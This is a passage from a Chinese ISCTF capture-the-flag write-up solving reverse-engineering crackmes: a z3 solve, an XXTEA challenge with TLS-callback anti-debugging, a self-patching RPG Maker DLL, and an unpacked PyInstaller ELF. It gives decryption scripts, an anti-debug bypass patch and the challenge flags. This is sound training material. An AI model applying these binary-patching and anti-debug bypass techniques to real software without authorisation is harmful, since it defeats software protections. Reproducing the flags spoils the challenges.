128         Str[15] - 91 * Str[16] - 14 * Str[20] == -34153)
129
130     # 方程18
131     s.add(65 * Str[21] + 13 * Str[20] + 61 * Str[17] + 97 * Str[13] + 24 *
Str[10] +
132         40 * Str[5] + 20 * Str[0] - 81 * Str[1] - 17 * Str[2] - 77 * Str[3]
-
133         79 * Str[4] - 45 * Str[6] - 61 * Str[7] - 48 * Str[8] - 97 * Str[9]
-
134         49 * Str[11] - 14 * Str[12] - 81 * Str[14] - 20 * Str[15] - 27 *
Str[16] -
135         89 * Str[18] - 93 * Str[19] - 46 * Str[22] == -55479)
136
137     # 方程19
138     s.add(60 * Str[21] + 70 * Str[20] + 13 * Str[15] + 87 * Str[13] + 76 *
Str[11] +
139         88 * Str[9] + 87 * Str[3] + 87 * Str[0] - 97 * Str[1] - 40 * Str[2]
-
140         49 * Str[4] - 23 * Str[5] - 30 * Str[6] - 50 * Str[7] - 98 * Str[8]
-
141         21 * Str[10] - 54 * Str[12] - 65 * Str[14] - 80 * Str[17] - 28 *
Str[18] -
142         57 * Str[19] - 70 * Str[22] == -20651)
143
144     # 方程20
145     s.add(54 * Str[20] + 86 * Str[17] + 92 * Str[16] + 41 * Str[15] + 70 *
Str[10] +
146         9 * Str[9] + Str[8] + 96 * Str[7] + 45 * Str[6] + 78 * Str[5] + 3 *
Str[4] +
147         90 * Str[3] + 71 * Str[2] + 96 * Str[0] - 8 * Str[1] + 4 * Str[11] -
148         55 * Str[12] - 73 * Str[13] - 54 * Str[14] - 89 * Str[18] - (Str[19]
* 64) -
149         67 * Str[21] + 4 * Str[22] == 35926)
150
151     # 方程21
152     s.add(5 * Str[22] + 88 * Str[20] + 52 * Str[19] + 21 * Str[17] + 25 *
Str[16] +

```

```

153         3 * Str[13] + 88 * Str[10] + 39 * Str[8] + 48 * Str[7] + 74 * Str[6]
154     +
155         86 * Str[4] + 46 * Str[2] + 17 * Str[0] - 98 * Str[1] - 50 * Str[3]
156     -
157         28 * Str[5] - 73 * Str[9] - 33 * Str[11] - 75 * Str[12] - 14 *
158     Str[14] -
159         31 * Str[15] - 26 * Str[18] - 52 * Str[21] == 8283)
160
161     # 方程22
162     s.add(96 * Str[22] + 85 * Str[20] + 55 * Str[19] + 99 * Str[13] + 19 *
163     Str[11] +
164         77 * Str[10] + 52 * Str[9] + 66 * Str[8] + 96 * Str[6] + 72 * Str[4]
165     +
166         90 * Str[3] + 60 * Str[1] + 94 * Str[0] - 99 * Str[2] - 26 * Str[5]
167     -
168         94 * Str[7] - 49 * Str[12] - 32 * Str[14] - 54 * Str[15] - 92 *
169     Str[16] -
170         71 * Str[17] - 63 * Str[18] - 23 * Str[21] == 33789)
171
172     # 方程23
173     s.add(15 * Str[22] + Str[19] + 26 * Str[17] + 65 * Str[16] + 80 * Str[11]
174     +
175         92 * Str[8] + 28 * Str[5] + 79 * Str[4] + 73 * Str[0] - 98 * Str[1]
176     -
177         2 * Str[2] - 70 * Str[3] - 10 * Str[6] - 30 * Str[7] - 51 * Str[9] -
178         77 * Str[10] - 32 * Str[12] - 32 * Str[13] + 8 * Str[14] + 4 *
179     Str[15] -
180         11 * Str[18] - 83 * Str[20] - 85 * Str[21] == -10455)
181
182     if s.check() == sat:
183         model = s.model()
184         result = []
185         for i in range(23):
186             result.append(model[Str[i]].as_long())
187
188         flag = ''.join(chr(c) for c in result)
189         return flag
190     else:
191         return None
192
193 flag = solve_equation()
194 print(flag)

```

得到

E_OXJwu^SMSVvSAM9x?^-q

然后cyberchef异或回去就可以了

Recipe

XOR

Key

C

HEX

Scheme

Standard

☐ Null preserving

Input

E_OXJwu^SMSVvvSAm9x?^-q

ABC

23

1

Output

ISCTF{yR_A_Zzz_Ma5t3R!}

ISCTF{yR_A_Zzz_Ma5t3R!}

Recall - EX_Ma7cH

解题思路

ida打开


```

7  int v8; // [esp+14h] [ebp-60h] BYREF
8  int v9; // [esp+18h] [ebp-5Ch] BYREF
9  int v10; // [esp+1Ch] [ebp-58h] BYREF
10 int v11; // [esp+20h] [ebp-54h] BYREF
11
12 puts("Please tell me what tea do you like?");
13 puts("input:");
14 sub_401640("%80s", Str);
15 if ( strlen(Str) == 24 )
16 {
17     memmove(&dword_41E9C8, Str, 4u);
18     memmove(algn_41E9CC, &v7, 4u);
19     memmove(&dword_41E9D0, &v8, 4u);
20     memmove(algn_41E9D4, &v9, 4u);
21     memmove(&dword_41E9D8, &v10, 4u);
22     memmove(algn_41E9DC, &v11, 4u);
23     sub_4011C0(&dword_41E9C8, 2, &dword_41E004);
24     dword_41E014[0] = dword_41E9C8;
25     unk_41E018 = *(_DWORD *)algn_41E9CC;
26     hHandle = CreateThread(0, 0, StartAddress, 0, 0, 0);
27     WaitForSingleObject(hHandle, 0xEA60u);
28     CloseHandle(hHandle);
29     sub_4011C0(&dword_41E9D8, 2, &dword_41E004);
30     unk_41E024 = dword_41E9D8;

```

先判断输入长度是否为24，之后6个memmove把输入的24个字节拆成了6个Dword

分析sub4011C0

发现是XXTEA，没魔改，dword41E000的值是delta

```

v9 = 0;
v8 = 52 / n2 + 6;
v10 = a1[n2 - 1];
do
{
    v9 += dword_41E000;
    v7 = (v9 >> 2) & 3;
    for ( i = 0; i < n2 - 1; ++i )
    {
        v3 = ((v10 ^ a3[v7 ^ i & 3]) + (a1[i + 1] ^ v9))
            ^ (((16 * v10) ^ ((unsigned int)a1[i + 1] >> 3)) + ((4 * a1[i + 1]) ^ (v10 >> 5)));
        v4 = a1[i];
        a1[i] = v3 + v4;
        v10 = v3 + v4;
    }
    v5 = (((v10 ^ a3[v7 ^ i & 3]) + (*a1 ^ v9)) ^ (((16 * v10) ^ ((unsigned int)*a1 >> 3)) + ((4 * *a1) ^ (v10 >> 5))))
        + a1[n2 - 1];
    a1[n2 - 1] = v5;
    result = v5;
    v10 = v5;
    --v8;
}
while ( v8 );
return result;

```

交叉引用一下表示delta的变量，发现了修改delta的地方

xrefs to dword_41E000				
Direction	Type	Address	Text	
Up	w	TlsCallback_0+4	mov	dword_41E000, 88A3F735h
Up	w	TlsCallback_0+18	mov	dword_41E000, 3E81DF12h
Up	r	sub_4011C0+2D	add	eax, dword_41E000

Line 1 of 3

OK Cancel Search Help

这里看到了TLS

```

1 int __stdcall TlsCallback_0(int a1, int n4_1, int a3)
2 {
3     int n4; // eax
4
5     delta = 0x88A3F735;
6     if ( IsDebuggerPresent() )
7         delta = 0x3E81DF12;
8     n4 = n4_1;
9     switch ( n4_1 )
10    {
11        case 0:
12            n946775355[1] = 0x9E31BDD8;
13            break;
14        case 1:
15            n946775355[0] = 0x386EA53B;
16            n4 = 4;
17            break;
18        case 2:
19            n946775355[2] = 0x291E3726;
20            break;
21        case 3:
22            n946775355[3] = 0x88A3F735;
23            n4 = 4;
24            break;
25        default:
26            return n4;
27    }
28    return n4;
29 }

```

这里可以看到有一个反调试：IsDebuggerPresent，当检测到调试器时delta会被修改成0x3E81DF12，在正常运行条件下是0x88A3F735，所以这里的XXTEA使用的delta应该是0x88A3F735而下面的switch语句中，通过交叉引用可以发现下面的数组实际上是key，也就是key也在运行过程中进行了修改

方法1：使用搜索引擎

使用搜索引擎搜索TLS，可以找到

主线程创建时（DLL_PROCESS_ATTACH），子线程创建时（DLL_THREAD_ATTACH），子线程结束时（DLL_THREAD_DETACH），主线程结束时（DLL_PROCESS_DETACH）

以及

```

1 code block #define DLL_PROCESS_ATTACH 1
2 #define DLL_THREAD_ATTACH 2
3 #define DLL_THREAD_DETACH 3
4 #define DLL_PROCESS_DETACH 0

```

然后我们回到main函数

这里可以看到创建了一个子线程

```

sub_4011C0(&dword_41E9C8, 2, n946775355);
dword_41E014[0] = dword_41E9C8;
unk_41E018 = *algn_41E9CC;
hHandle = CreateThread(0, 0, StartAddress, 0, 0, 0);
WaitForSingleObject(hHandle, 0xEA60u);
CloseHandle(hHandle);
sub_4011C0(&dword_41E9D8, 2, n946775355);
unk_41E024 = dword_41E9D8;

```

同样调用sub_4011C0（即XXTEA）

再子线程结束后，又调用了一次sub_4011C0（即XXTEA）

```

unk_41E018 = *algn_41E9CC;
hHandle = CreateThread(0, 0, StartAddress, 0, 0, 0);
WaitForSingleObject(hHandle, 0xEA60u);
CloseHandle(hHandle);
sub_4011C0(&dword_41E9D8, 2, n946775355);

```

分析调用XXTEA加密函数的参数可以发现，程序逻辑是：


把输入的24个字符拆分成6个Dword，两两一组共3组，其中前两个dword在未启动子线程前就进行了加密，中间两个dword在子线程中进行加密，最后两个dword在子线程结束后进行加密

根据前面查到的TLS相关内容可以确定key的变化情况，以此写出exp

方法2：动态调试

我们先动调试一下：

发现弹出



然后程序就终止了，程序具有反调试

翻翻看到这里，这里是生成反调试警告窗口的位置，在这里打一个断点，运行起来

```
1 intptr_t __stdcall TlsCallback_1(int a1, int a2, int a3)
2 {
3     intptr_t result; // eax
4
5     result = sub_531000();
6     if ( result )
7     {
8         sub_531080(Text);
9         sub_531080(Caption);
10        MessageBoxA(0, Text, Caption, 0x30u);
11        return _loadaddll(0);
12    }
13    return result;
14 }
```

把这里的跳转patch掉

```
• .text:00531173 call     sub_531000
• .text:00531173
• .text:00531178 test     eax, eax
• .text:0053117A jmp      short loc_5311B2
• .text:0053117A
• .text:0053117C ; -----
• .text:0053117C push     offset Text ; "Cber`bu'C
```

在这里进行追踪，观察每次key是如何修改的

```

8  n4 = n4_1;
9  switch ( n4_1 )
10 {
11     case 0:
12         n946775355[1] = 0x9E31BDD8;
13         break;
14     case 1:
15         n946775355[0] = 0x386EA53B;
16         n4 = 4;
17         break;
18     case 2:
19         n946775355[2] = 0x291E3726;
20         break;
21     case 3:
22         n946775355[3] = 0x88A3F735;
23         n4 = 4;
24         break;
25     default:
26         return n4;

```

以此写出exp

EXP

Code block

```

1  #include<stdio.h>
2  #include<stdint.h>
3  #define MX (((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4)) ^ ((sum ^ y) + (key[(p &
3) ^ e] ^ z)))
4  uint32_t delta = 0x88a3f735;
5  void xxtea(uint32_t *v, int n, uint32_t key[4]) {
6
7      uint32_t y, z;
8      unsigned int rounds; // 解密轮数
9      unsigned int p, e; // 循环变量和密钥索引
10
11      // 计算解密轮数
12      rounds = 6 + 52 / n;
13
14      // 初始化sum为轮数乘以delta
15      // 从加密结束时的sum值开始, 然后逐步减少
16      uint32_t sum = rounds * delta;
17
18      // 初始化y为第一个数据字
19      y = v[0];
20
21      // 开始解密轮循环
22      do {
23          // 计算e值: (sum >> 2) & 3
24          e = (sum >> 2) & 3;
25

```

```

26         // 逆序处理数据数组中的每个字(从最后一个到第二个)
27         for (p = n - 1; p > 0; p--) {
28             // 获取前一个字
29             z = v[p - 1];
30
31             // 应用MX混合函数(与加密相同)反向更新当前字
32             y = v[p] -= MX;
33         }
34
35         // 处理第一个字(需要特殊处理, 因为它前面没有字)
36         z = v[n - 1]; // 使用最后一个字作为z
37
38         // 应用MX混合函数反向更新第一个字
39         y = v[0] -= MX;
40
41         // 减少delta值(与加密过程相反)
42         sum -= delta;
43
44     } while (--rounds);
45 }
46
47 int main() {
48     uint32_t ans[6] = {
49         761724304, 4143666042,
50         3811561069, 119834163,
51         3751190701, 1709277576
52     };
53     uint32_t key1[4] = {
54         0x386ea53b, 0xd7e2667d, 0xc38166db, 0x2913a100
55     };
56     uint32_t key2[4] = {
57         0x386ea53b, 0xd7e2667d, 0x291e3726, 0x2913a100
58     };
59     uint32_t key3[4] = {
60         0x386ea53b, 0xd7e2667d, 0x291e3726, 0x88a3f735
61     };
62     xxtea(&ans[0], 2, key1);
63     xxtea(&ans[2], 2, key2);
64     xxtea(&ans[4], 2, key3);
65     for (int i = 0; i < 6; i++) {
66         printf("%c", ans[i] & 0xff);
67         printf("%c", (ans[i] >> 8) & 0xff);
68         printf("%c", (ans[i] >> 16) & 0xff);
69         printf("%c", (ans[i] >> 24) & 0xff);
70     }
71 }

```

ISCTF{Y9r_g00D@_Tl5_T3A}

我的明天叫做昨天 - EX_Ma7cH

解题思路

题目是一个RPG Maker制作的游戏工程，可以在搜索引擎上搜索RPG MAKER RGSSAD解包找到相关解包工具



解包之后查看代码可以找到：

```
2 # 使用RGSSAD解密工具解密游戏中的代码  
3 $encrypt_func = Win32API.new("RGSS104J.dll", "check", 'IIIP', 'I')  
4 $patch_func = Win32API.new("RGSS105J.dll", "run", 'V', 'V')  
5 ...
```

根据变量名也可以分析出一个加密函数，一个具有patch功能的函数

可以发现在这里进行了调用

```

@window = Window_CLS.new()
@ip = Window_IP.new()
@ip.contents_opacity = 0
@message = []
Graphics.transition
@input_index = 0
text = ">>> Hello World."
$word = ""
@len = 0
$mode = 0
$patch_func.call()
time = Time.now
$year = time.year
$month = time.month
$day = time.day

$month = month
$day = day
upload_newMessage("Success ! Now Year #{$year} Month #{$month} Day #{$day}")
return
end
if $mode == 1
  $mode = 0
  a = $encrypt_func.call($year, $month, $day, exc)
  if (a == 1)
    upload_newMessage("Password Correct!", 3)
    upload_newMessage("See you *tomorrow*", 2)
    32.times do
      @window.contents_opacity -= 8
      Graphics.update
    end
    exit(0)
  else
    upload_newMessage("Password Wrong!", 2)
  end
  return
end
if exc == "help"

```

去dll查看相关逻辑

观察加密函数


```

    return 0;
    year = n2070 - 1900;
    v11[0] = 0x1D6A5C51;
    v11[1] = 0x123BDC95;
    v11[2] = 0xC79AA72C;
    v11[3] = 0xDEFA1C6;
    v11[4] = 0x26339CFF;
    v11[5] = 0x6A8B700B;
    v11[6] = 0x1EAA4ABC;
    v11[7] = 0x3FDC0CAF;
    sub_10001000(year, month, day, v10);
    for ( i = 0; i < 4; ++i )
    {
        v6 = 0;
        v7 = 0;
        Src = (char *)(a4 + 8 * i);
        memmove(&v6, Src, 4);
        memmove(&v7, Src + 4, 4);
        sub_10001070(year, month, day + 1, &v6, v10);
        *(_DWORD *)&v10[8 * i + 24] = v6;
        *(_DWORD *)&v10[8 * i + 28] = v7;
    }
    for ( j = 0; j < 8; ++j )
    {

```

是一个TEA变种，利用日期生成随机数种子后使用随机数生成key

```

void __cdecl sub_10001000(int n2070a, int month, int day, _BYTE *a4)
{
    int i; // [esp+4h] [ebp-4h]

    srand(day + 365 * (n2070a + 1) + 31 * month);
    for ( i = 0; i < 6; ++i )
        *(_DWORD *)&a4[4 * i] = ((day + 365 * (n2070a + 1) + 31 * month) * (i + 1)) ^ rand();
}

```

```

unsigned int __cdecl sub_10001070(int n2070a, int month, int a3, unsigned int *a4, int a5)
{
    int i; // [esp+8h] [ebp-14h]
    int v7; // [esp+Ch] [ebp-10h]
    unsigned int v8; // [esp+10h] [ebp-Ch]
    unsigned int v9; // [esp+14h] [ebp-8h]
    unsigned int v10; // [esp+18h] [ebp-4h]

    v7 = a3 + 365 * (n2070a + 1) + 31 * month;
    v10 = *a4;
    v9 = a4[1];
    v8 = 0;
    for ( i = 0; i < 32; ++i )
    {
        v10 += v7 ^ (*(__DWORD *)(a5 + 4 * (v8 % 6)) + v8) ^ (v9 + ((v9 >> 4) ^ (32 * v9)));
        v8 += (a3 + 365 * (n2070a + 1) + 31 * month) ^ 0x33550337;
        v9 += v7 ^ (*(__DWORD *)(a5 + 4 * ((v8 >> 8) % 6)) + v8) ^ (v10 + ((v10 >> 5) ^ (16 * v10)));
    }
    *a4 = v7 + v10;
    a4[1] = v7 + v9;
    return v7 + v9;
}

```

发现是根据传入的时间生成与加密相关的值，尝试在1900年-2070年进行爆破没有答案，注意到我们刚才还分析到一个patch逻辑

```

1 int run()
2 {
3     sub_10001000();
4     sub_100010D0();
5     return sub_10001180();
6 }

```

第一处：

```

hModule_1 = GetModuleHandleA("R6SS104J.dll");
hModule = hModule_1;
if ( hModule_1 )
{
    hModule_1 = (HMODULE)GetProcAddress(hModule, "check");
    hModule_2 = hModule_1;
    if ( hModule_1 )
    {
        v9 = 0xE9;
        dwSize = 1;
        lpAddress = (char *)hModule_2 + 249;
        hModule_1 = (HMODULE)VirtualProtect((char *)hModule_2 + 249, 1u, PAGE_EXECUTE_READWRITE, &f10ldProtect);
        if ( hModule_1 )
        {
            *(_BYTE *)lpAddress = v9;
            VirtualProtect(lpAddress, dwSize, f10ldProtect, &f10ldProtect);
            dwSize_1 = dwSize;
            lpAddress_1 = lpAddress;
            CurrentProcess = GetCurrentProcess();
            return (HMODULE)FlushInstructionCache(CurrentProcess, lpAddress_1, dwSize_1);
        }
    }
}
return hModule_1;

```

patch了check函数偏移为249的地方，改成了0xE9

0001285	07C 8B 4D 10	mov	ecx, [ebp+day]
0001288	07C 83 E9 01	sub	ecx, 1
000128B	07C 51	push	ecx
000128C	080 8B 55 0C	mov	edx, [ebp+month]

patch完后发现原本的day+1变成了day-1（点题）

```

v6 = 0;
v7 = 0;
Src = (char *)(a4 + 8 * i);
memmove(&v6, Src, 4u);
memmove(&v7, Src + 4, 4u);
sub_10001070(year, month, day - 1, &v6, (int)v10);
*(_DWORD *)&v10[8 * i + 24] = v6;
*(_DWORD *)&v10[8 * i + 28] = v7;
}

```

第二处和第三处是差不多的：

```

result = GetModuleHandleA("RGSS104J.dll");
v5 = result;
if ( result )
{
    n51 = 0x33;
    dwSize = 1;
    lpAddress = sub_100010C0(v5, 0x1070) + 223;
    result = (HMODULE)VirtualProtect(lpAddress, 1u, PAGE_EXECUTE_READWRITE, &f10ldProtect);
    if ( result )
    {
        *(_BYTE *)lpAddress = n51;
        VirtualProtect(lpAddress, dwSize, f10ldProtect, &f10ldProtect);
        dwSize_1 = dwSize;
        lpAddress_1 = lpAddress;
        CurrentProcess = GetCurrentProcess();
        return (HMODULE)FlushInstructionCache(CurrentProcess, lpAddress_1, dwSize_1);
    }
}
return result;

```

这里要patch的不是导出函数，patch了偏移为0x1070的函数中偏移为223字节的位置，patch为了0x33

```

result = GetModuleHandleA("RGSS104J.dll");
v5 = result;
if ( result )
{
    n51 = 0x33;
    dwSize = 1;
    lpAddress = sub_100010C0(v5, 0x1070) + 232;
    result = (HMODULE)VirtualProtect(lpAddress, 1u, PAGE_EXECUTE_READWRITE, &f10ldProtect);
    if ( result )
    {
        *(_BYTE *)lpAddress = n51;
        VirtualProtect(lpAddress, dwSize, f10ldProtect, &f10ldProtect);
        dwSize_1 = dwSize;
        lpAddress_1 = lpAddress;
        CurrentProcess = GetCurrentProcess();
        return (HMODULE)FlushInstructionCache(CurrentProcess, lpAddress_1, dwSize_1);
    }
}
return result;

```

第三处偏移为232，同样是patch为了0x33

patch完后这里变成了异或

```
v10 = *a4;
v9 = a4[1];
v8 = 0;
for ( i = 0; i < 32; ++i )
{
    v10 += v7 ^ (*(_DWORD *)&a5[4 * (v8 % 6)] + v8) ^ (v9 + ((v9 >> 4) ^ (32 * v
    v8 += (a3 + 365 * (n2070a + 1) + 31 * month) ^ 0x33550337;
    v9 += v7 ^ (*(_DWORD *)&a5[4 * ((v8 >> 8) % 6)] + v8) ^ (v10 + ((v10 >> 5) ^
}
*a4 = v7 ^ v10;
a4[1] = v7 ^ v9;
return v7 ^ v9;
}
```

这样我们可以进行爆破了

EXP

Code block

```
1  #include <stdio.h>
2  #include <stdint.h>
3  #include <stdlib.h>
4
5  #define U32(x) ((uint32_t)((x) & 0xFFFFFFFFu))
6
7  uint32_t v11[8] = {
8      0x1d6a5c51,0x123bdc95,0xc79aa72c,0xdefac1c6,
9      0x26339cff,0x6a8b700b,0x1eaa4abc,0x3fdc0caf
10 };
11
12 void generate_key_buffer(int a1, int a2, int a3, uint32_t key_buffer[6]) {
13     uint32_t seed_key = U32((uint32_t)a3 + 365u * (uint32_t)(a1 + 1) + 31u *
14     (uint32_t)a2);
15     srand((unsigned)seed_key);
16     for (int n6 = 0; n6 < 6; ++n6) {
17         int r = rand();
18         uint32_t ru = U32((uint32_t)r);
19         key_buffer[n6] = U32(seed_key * (uint32_t)(n6 + 1) ^ ru);
20     }
21 }
```

```

22 void decrypt_block(uint32_t c1, uint32_t c2, uint32_t key_buffer[6],
23                   int a1, int a2, int a3_minus_1,
24                   uint32_t *out_v10, uint32_t *out_v9) {
25     uint32_t v7 = U32((uint32_t)a3_minus_1 + 365u * (uint32_t)(a1 + 1) + 31u *
(uint32_t)a2);
26     uint32_t v10 = U32(c1 ^ v7);
27     uint32_t v9 = U32(c2 ^ v7);
28
29     uint32_t delta = U32(v7 ^ 0x33550337u);
30     uint32_t v8_table[33];
31     v8_table[0] = 0;
32     for (int i = 0; i < 32; ++i) {
33         v8_table[i+1] = U32(v8_table[i] + delta);
34     }
35
36     for (int i = 31; i >= 0; --i) {
37         uint32_t v8_current = v8_table[i+1];
38         uint32_t v8_prev = v8_table[i];
39
40         uint32_t key_val2 = key_buffer[(v8_current >> 8) % 6];
41         uint32_t v10_term = U32(v10 + U32((v10 >> 5) ^ (v10 << 4)));
42         uint32_t v9_sub = U32(v7 ^ U32(key_val2 + v8_current) ^ v10_term);
43         v9 = U32(v9 - v9_sub);
44
45         uint32_t key_val1 = key_buffer[v8_prev % 6];
46         uint32_t v9_term = U32(v9 + U32((v9 >> 4) ^ (v9 << 5)));
47         uint32_t v10_sub = U32(v7 ^ U32(key_val1 + v8_prev) ^ v9_term);
48         v10 = U32(v10 - v10_sub);
49     }
50
51     *out_v10 = v10;
52     *out_v9 = v9;
53 }
54
55 int main(void) {
56     printf("begin boom:");
57
58     for (int n2070 = 1900; n2070 <= 2070; ++n2070) {
59         int a1 = n2070 - 1900;
60         for (int a2 = 1; a2 <= 12; ++a2) {
61             for (int a3 = 1; a3 <= 31; ++a3)
62             {
63                 uint32_t key[6];
64                 generate_key_buffer(a1, a2, a3, key);
65                 int a3_minus_1 = a3 - 1;
66
67                 uint32_t p1, p2;

```

```

68         decrypt_block(v11[0], v11[1], key, a1, a2, a3_minus_1, &p1,
69         &p2);
70
71         if (p1 == 0x54435349u) {
72             printf("\nMatch!\n");
73             printf("year:%d,month:%d,day:%d\n", n2070, a2, a3);
74
75             uint32_t flag_parts[8];
76             flag_parts[0] = p1; flag_parts[1] = p2;
77             decrypt_block(v11[2], v11[3], key, a1, a2, a3_minus_1,
78             &flag_parts[2], &flag_parts[3]);
79             decrypt_block(v11[4], v11[5], key, a1, a2, a3_minus_1,
80             &flag_parts[4], &flag_parts[5]);
81             decrypt_block(v11[6], v11[7], key, a1, a2, a3_minus_1,
82             &flag_parts[6], &flag_parts[7]);
83
84             char full_flag[33];
85             for (int i = 0; i < 8; ++i) {
86                 full_flag[i*4 + 0] = (char)(flag_parts[i] & 0xFFu);
87                 full_flag[i*4 + 1] = (char)((flag_parts[i] >> 8) &
88                 0xFFu);
89                 full_flag[i*4 + 2] = (char)((flag_parts[i] >> 16) &
90                 0xFFu);
91                 full_flag[i*4 + 3] = (char)((flag_parts[i] >> 24) &
92                 0xFFu);
93             }
94             full_flag[32] = '\0';
95             printf("flag:%s\n", full_flag);
96             return 0;
97         }
98     }
99 }
100
101 printf("\nDefeat\n");
102 return 0;
103 }

```

ISCTF{Philia093==Peach_20251105}

ELF - Algorithms

解题思路

通过Python打包的EXE题目比较多，故考察一下Python打包的ELF

通过objcopy提前ELF中的pydata数据然后用pyinstxtractor-2024.04去解包，之后使用自己编译的pycdc.exe去反编译Pyc文件即可拿到源码

```
algorithms@Algorithm: ~/Desktop/f$ objcopy --dump-section pydata=main.dump main
algorithms@Algorithm: ~/Desktop/f$
```

```
(C) Microsoft Corporation. 保留所有权利。
C:\Users\14715\Desktop\pyinstxtractor-2024.04\pyinstxtractor-2024.04>python pyinstxtractor.py main.dump
[+] Processing main.dump
[+] Pyinstaller version: 2.1+
[+] Python version: 3.10
[+] Length of package: 6003474 bytes
[+] Found 31 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: main.pyc
[+] Found 93 files in PYZ archive
[+] Successfully extracted pyinstaller archive: main.dump

You can now use a python decompiler on the pyc files within the extracted directory
C:\Users\14715\Desktop\pyinstxtractor-2024.04\pyinstxtractor-2024.04>
```

libmpdec.so.3	2025/12/18 16:31	3 文件	183 KB
libpython3.10.so.1.0	2025/12/18 16:31	0 文件	5,698 KB
libz.so.1	2025/12/18 16:31	1 文件	107 KB
main.pyc	2025/12/18 16:31	Compiled Python Fi...	2 KB
pyi_rth_inspect.pyc	2025/12/18 16:31	Compiled Python Fi...	2 KB
pyiboot01_bootstrap.pyc	2025/12/18 16:31	Compiled Python Fi...	1 KB
pyimod01_archive.pyc	2025/12/18 16:31	Compiled Python Fi...	4 KB

用pycdc反编译

```

C:\Users\14715\Desktop\pycdc-master\pycdc-master\out\build\x64-Debug>pycdc.exe main.pyc
# Source Generated with Decompyle++
# File: main.pyc (Python 3.10)

import base64
import hashlib
import random
flag = '8d13c398b72151b1dad78762553dbbd59dba9b0b2330b03b401ea4f2a6d4731d479220fe900b520f6b4753667fe1cdf9eff8d3b833a0013c4083fa1ad27d056486702bda245f3c1aa0fbf84b2
66625adfe3669419a104cbb67293eaada20f79cebf69d84d326025dd35dec09a2c97ad838efa5beba9e72'
YourInput = input('Please input your flag:')
enc = ''
if len(YourInput) != 24:
    print('Length Wrong!!!')
    exit(0)

def Rep(hash_data):
    random.seed(161)
    result = list(hash_data)
    for i in range(len(result) - 1, 0, -1):
        swap_index = random.randint(0, i)
        result[i] = result[swap_index]
        result[swap_index] = result[i]
    return ''.join(result)

for i in range(len(YourInput) // 3):
    c2b = base64.b64encode(YourInput[i * 3:(i + 1) * 3].encode('utf-8'))
    hash = hashlib.md5(c2b).hexdigest()
    enc += Rep(hash)

if enc == flag:
    print('Your are win!!!')
    return None
None('Your are lose!!!')

C:\Users\14715\Desktop\pycdc-master\pycdc-master\out\build\x64-Debug>

